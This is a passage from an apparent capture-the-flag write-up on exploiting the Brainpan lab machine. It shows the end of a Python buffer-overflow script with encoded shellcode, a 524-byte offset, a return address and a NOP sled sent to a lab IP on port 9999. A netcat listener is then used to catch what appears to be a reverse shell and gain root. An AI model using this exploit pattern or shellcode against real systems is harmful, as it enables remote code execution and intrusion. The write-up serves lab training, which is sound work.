"\x35\x4a\xac\x3d\xc5\x05\xcd\xe9\x92\x42\x23\xe0\x76\x7f\x1a"
"\x5a\x64\x82\xfa\xa5\x2c\x59\x3f\x2b\xad\x2c\x7b\x0f\xbd\xe8"
"\x84\x0b\xe9\xa4\xd2\xc5\x47\x03\x8d\xa7\x31\xdd\x62\x6e\xd5"
"\x98\x48\xb1\xa3\xa4\x84\x47\x4b\x14\x71\x1e\x74\x99\x15\x96"
"\x0d\xc7\x85\x59\xc4\x43\xa5\xbb\xcc\xb9\x4e\x62\x85\x03\x13"
"\x95\x70\x47\x2a\x16\x70\x38\xc9\x06\xf1\x3d\x95\x80\xea\x4f"
"\x86\x64\x0c\xe3\xa7\xac")

shellcode = "A" * 524 + "\xf3\x12\x17\x31" + "\x90" * 35 + shell


try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.152.135", 9999))
        s.send((shellcode))
        s.close()
except:
        print("[+] Something went wrong")
        sys.exit(0)
```

Here is the shellcode script. Next step is to execute the script and get root. Before executing the script make sure you open the listener from you hacking machine. I use netcat for listening the incoming connection.




Now it's time to over the game and getting root


Execute the script



Game Over



We get the Shell



BrainPan Server

Made By: Sonu Sharma

Github: https://github.com/sonu7519